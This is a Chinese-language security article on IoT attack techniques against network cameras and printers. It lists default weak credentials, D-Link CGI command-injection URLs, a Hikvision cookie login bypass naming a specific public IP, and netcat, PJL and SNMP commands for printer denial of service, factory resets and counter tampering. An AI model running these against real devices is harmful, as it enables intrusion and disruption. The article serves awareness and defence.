感知中国，危险就在身边

李祥学

1、引言

物联网是通过射频识别 (RFID)、传感网络 (Sensor Network)、红外感应器、视频监控、全球定位系统、激光扫描器等信息传感设备，将物品连接起来，实现物品之间的通讯和信息交换，从而实现智能化识别、跟踪、定位、监控和管理的一种网络。物联网实现了“任意时间、任意地点、任意物体”的通信，解决了人到人、人到物以及物到物之间的互联。自 2009 年“感知中国”、“智慧地球”等概念被正式提出来之后，物联网被列为国家新兴战略性产业，在我国获得了迅猛发展。

物联网产业的发展离不开一些重要领域的技术创新，已成为各国构建经济社会发展新模式和重塑国家长期竞争力的先导领域。当前物联网的发展主要体现在智能家居、智能医疗、智能安防、以及智能交通等方面。更为重要的是，众多物联网组成部分 / 子系统是信息物理系统，可以直接影响物理世界；有的物联网系统是高度规范性和规律性的生产系统，具有比传统信息技术系统更高的规律性和稳定性。

物联网中的业务数据较为庞大，业务数据的安全直接制约着物联网的应用和发展，必须引起高度重视。由于安全标准和管控制度的缺失，脆弱的网络嵌入式设备 (包括智能电视、冰箱、微波炉、机顶盒、摄像机以及联网打印机等) 经常成为攻击者的入侵目标。黑客曾攻破超过 10 万台智能电视和智能冰箱，借助它们发送数以百万计的垃圾邮件。大量的网络摄像机也被黑客用于大型网站 DDoS 攻击，其 IP 地址分布在世界各地并组成了庞大的僵尸网络。事实上，D-Link、Trendnet、Cisco、IQInvision、Alinking、3SVision、iPUX 等各大国际品牌网络摄像机均存在漏洞，通过这些漏洞可以远程控制暴露在公网上的摄像机。如图 1 所示，利用某款 APP，可以观看分布在世界各地的监控画面。

本文以网络摄像头和网络打印机为例，阐述了相关漏洞利用技术。

图 1. 某款 APP 监控画面

2、摄像头安全

网络摄像头是分布在交通、学校、公司、公园、教堂、家庭、大楼、电梯等场所的网络摄像机，通过公网 IP (或端口映射) 连接互联网以允许用户远程访问。知名品牌的网络摄像头包括：海康、大华、D-Link、Trendnet、Cisco、IQInvision、Alinking、3SVision、iPUX 等，其中某些网络摄像机有 Web 管理界面。图 2 为国产品牌 FOSCAM 网络摄像机。

图 2. FOSCAM 摄像机

2.1 弱口令漏洞利用

弱口令一般使用的是厂商自定义的默认口令，也可以是用户常用的几种弱口令。图 3 为赛门铁克统计的当前物联网设备弱口令 Top 10 系列。

Top usernames	Top passwords
root	admin
admin	root
DUP root	123456
ubnt	12345
access	ubnt
DUP admin	password
test	1234
oracle	test
postgres	qwerty
pi	raspberry

图 3. Top10 物联网设备弱口令

首先，使用扫描工具扫描在线摄像头得到扫描的结果，如图 4 所示。



图 4. IIS PUT Scaner 扫描结果

其次，通过扫描结果中的 HTTP banner 信息可推测 DVRDVS-Webs 代表的是海康威视摄像头的 Web 管理界面。这一推测可通过搜索引擎辅助加以确认。

最后，利用获得的 IP 地址结合弱口令完成登录测试。登录后的管理界面如图 5 所示。Web 管理入口可提供包括页面回放、控制摄像头功能等诸多功能。

图 5. 摄像头 web 管理界面

2.2 CGI 漏洞利用

通用网关接口 CGI(common gateway interface) 是 Web 服务器提供信息服务的标准接口，其工作流程如图 6 所示。通过 CGI 接口，服务端可获取客户端提交的信息，转交

给服务端的 CGI 程序处理，并把结果返回客户端。CGI 适用于包括摄像头等嵌入式设备在内的轻量级 Web 服务器应用。



图 6. CGI 工作流程

D-link Command Injection (CVE-2013-1599) 漏洞影响范围极广，至今依旧影响很多基于 D-link 固件二次开发的摄像头（尤其国内厂商）。该漏洞涉及 CGI 如下所示。

```
在 /var/www/cgi-bin/ 中 ,rtpd.cgi 文件
echo "$QUERY_STRING" | grep -vq ' ' ||
    "query string cannot contain spaces."
. $conf > /dev/null 2> /dev/null
eval "$(echo $QUERY_STRING | sed -e
's/&/ /g')"
case $action in
start)
$script start
;;
stop)
$script stop
;;
...
eval "$(echo $QUERY_STRING | sed -e
's/&/ /g')"
```

其本意是要在符号？后传入参数控制设备状态，$QUERY_STRING 取相应的参数值后执行预定动作。攻击者可以选取精心设计的参数传递到服务端执行以完成命令注入实现完全可控的效果：

/cgi-bin/rtpd.cgi?id

/cgi-bin/rtpd.cgi?echo&AdminPasswd_ss|tdb&get&HTTPAccount

为方便访客访问，网络摄像头固件内部一般会固化一个匿名账户。该账户在大多数情况下是被禁用的，但是可以通过 base64 硬编码的方式创建 cookie 绕过登录权限审查。比如，海康威视的匿名用户名和口令分别为 anonymous 和 \177\177\177\177\177\177。攻击者可以创建 cookie，其内容为该用户名和口令经过 base64 编码后的字符串（如图 7 所示）。在此基础上，攻击者通过直接访问主页地址 http://218.205.192.183/doc/page/main.asp 即可绕过登录认证过程（其登录地址为 http://218.205.192.183/doc/page/login.asp）



图 7 编辑 cookie

3、打印机安全

由于打印设备部署于内部网络，通过它们可直接访问敏感信息。一旦打印机 IP 暴露在公网之上，就很容易被黑客利用打印机漏洞控制打印机。比如，可以利用打印机进程守护（LPD）和 Internet 打印协议（IPP）通过 9100 端口直接传送 RAW 协议的打印作业，从而绕过了身份认证机制。再如，Xerox 打印机 Web 管理页面存在 0Day 的远程执行漏洞（RCE）。部分已知的存在漏洞的打印机如图 8 所示。

Printer model
HP LaserJet 1200
HP LaserJet 4200N
HP LaserJet 4250N
HP LaserJet P2015dn
HP LaserJet M2727nfs
HP LaserJet 3392 AiO
HP Color LaserJet CP1515n
Brother MFC-9120CN
Brother DCP-9045CDN
Lexmark X264dn
Lexmark E360dn
Lexmark C736dn
Dell 5130cdn
Dell 1720n
Dell 3110cn
Kyocera FS-C5200DN
Samsung CLX-3305W
Samsung MultiPress 6345N

图 8. 相关打印机设备型号

网络打印协议扮演打印任务的部署通道，打印任务则包含了调用打印机或进行打印设置的页面描述语言（PDL），其抽象的封装层次如图 9 所示：



图 9. 打印机语言抽象封装层次

打印控制语言 PCL（Printing Control Language）是将打印内容解释成标准页面描述文件，然后由打印机转换成光栅图像进行打印。采用 PCL 打印语言的打印机对计算机系统资源占用较少，对字库、图像的解释能力较强，可输出复杂的页面和图像。PCL 语言具有较好的兼容性，可广泛支持所有操作系统；由于数据传输量较小，可以很方便地实现网络打印，适用于操作系统较复杂或大型的办公环境。作为 PCL 的扩展，打印机作业语言 PJL (Printer Job Language) 用于指导打印机行为，比如更改设备设置、传输文件等，已发展成为标准的打印任务控制语言。PJL 可被用来执行 DoS 攻击、打印页面控制、读取文件系统和内存，甚至恶意固件更新以下为对打印纸张大小和数量进行设置的典型 PJL 命令：

```
1 @PJL SET PAPER=A4
2 @PJL SET COPIES=10
3@PJL ENTER LANGUAGE=POSTSCRIPT
```

SNMP 是运行于端口 161 的 UDP 协议，通过其协议管理模块 MIB 对支持该协议的网络设备进行管理，包括监视网络状态、修改网络设备配置、接收网络事件警告等。SNMP 还定义了可访问的网络设备及其属性，并指

定为对象识别符 (OID:Object Identifier)，通过 OID 请求可以获取相关设备信息。以下为利用 SNMP 命令从主机资源 MIB 中读取设备 hrDeviceDescr 的 OID 信息值：

```
1 $ snmpget -v1 -c public printer iso.3.6.1.2.1.25.3.2.1.3.1
2 iso.3.6.1.2.1.25.3.2.1.3.1 = STRING: "hp LaserJet 4250"
```

打印机标准 Printer MIB（RFC 1759）正是利用了 SNMP 协议的该项特点以检索和识别打印机设备。攻击者可组合利用 SNMP 协议与 PJL 语言以执行任意打印攻击。

3.1 攻击方式

攻击者可以通过网络，利用以下方式远程对目标打印机发起攻击：1）入侵打印设置开启的 Web、FTP、SMB、SNMP、LPD、IPP 或 9100 端口打印服务等；2）对目标打印机建立长期的攻击连接。

针对 9100 原始端口打印协议，攻击者可利用 netcat 命令实现连接循环攻击：

```
1 while true; do nc printer 9100; done
```

攻击者还可针对 9100 原始端口打印协议实施延时连接循环 DoS 攻击：

```
1 # get maximum timeout value
2 MAX="‘echo "@PJL INFO VARIABLES" | nc -w3 printer 9100 \
3 | grep -E -A2 ’ ^TIMEOUT=’ | tail -n1 | awk ’ {print $1}’ ‘"
4 # set maximum timeout for current job
5 while true; do echo "@PJL SET TIMEOUT=$MAX"|nc printer 9100; done
```

攻击者可通过下述方式使打印机进入离线脱机状态：

```
1 @PJL OPMSG DISPLAY="PAPER JAM IN ALL DOORS"
```

攻击者也可利用 SNMP 命令将打印机重置为出厂状态：

```
1 $ snmpset -v1 -c public printer 1.3.6.1.2.1.43.5.1.1.3.1 i 6
2 @PJL DMCMD ASCIIHEX="040006020501010301040106"
3 << /FactoryDefaults true >> setsystemparams
```

通过更多命令，攻击者可以重置 HP 激光打印机纸张计数器：

```
1 \x1b%-12345X@PJL JOB
2 This page was printed for free
3 \x1b%-12345X@PJL EOJ
4 \x1b%-12345X@PJL JOB
5 @PJL SET SERVICEMODE=HPBOISEID
6 @PJL SET PAGES=2342
7 \x1b%-12345X@PJL EOJ
```

HP 打印机控制面板和 PJL 磁盘区口令存储样式如下。攻击者通过内存和文件系统读取就可获取这些口令。

```
1 @PJL JOB PASSWORD=0
2 @PJL DEFAULT PASSWORD=12345
3 @PJL DEFAULT DISKLOCK=ON
4 @PJL DEFAULT CPLOCK=ON
```

此外，PostScript 密码范围为 1-65535，易受暴力破解攻击。

3.2. 打印机入侵利用工具套装（PRET）

打印机入侵利用工具套装（PRET）可用于针对目标打印机执行攻击测试，常用命令如下。

```
usage: pret.py [-h] [-s] [-q] [-d] [-i file] [-o file] target {ps,pjl,pcl}
positional arguments:
target              printer device or hostname
  {ps,pjl,pcl}      printing language to abuse
optional arguments:
  -h, —help         show this help message and exit
  -s, —safe         verify if language is supported
  -q, —quiet        suppress warnings and chit-chat
  -d, —debug        enter debug mode (show traffic)
  -i file, —load file  load and run commands from file
  -o file, —log file   log raw data sent to the target
```

攻击者可使用该套件访问打印机文件系统，如图 10 所示。



图 10. 打印机访问测试

4、延伸阅读

1. 网络摄像头的漏洞 .
http://www.openipcam.com/
2. 网络摄像机被用于构建僵尸网络 .
http://www.freebuf.com/news/108045.html
3. 物联网带来的新型攻击 .
http://www.aqniu.com/news-views/23245.html
4. 物联网设备安全保护建议 .
http://netsecurity.51cto.com/art/201610/519734.htm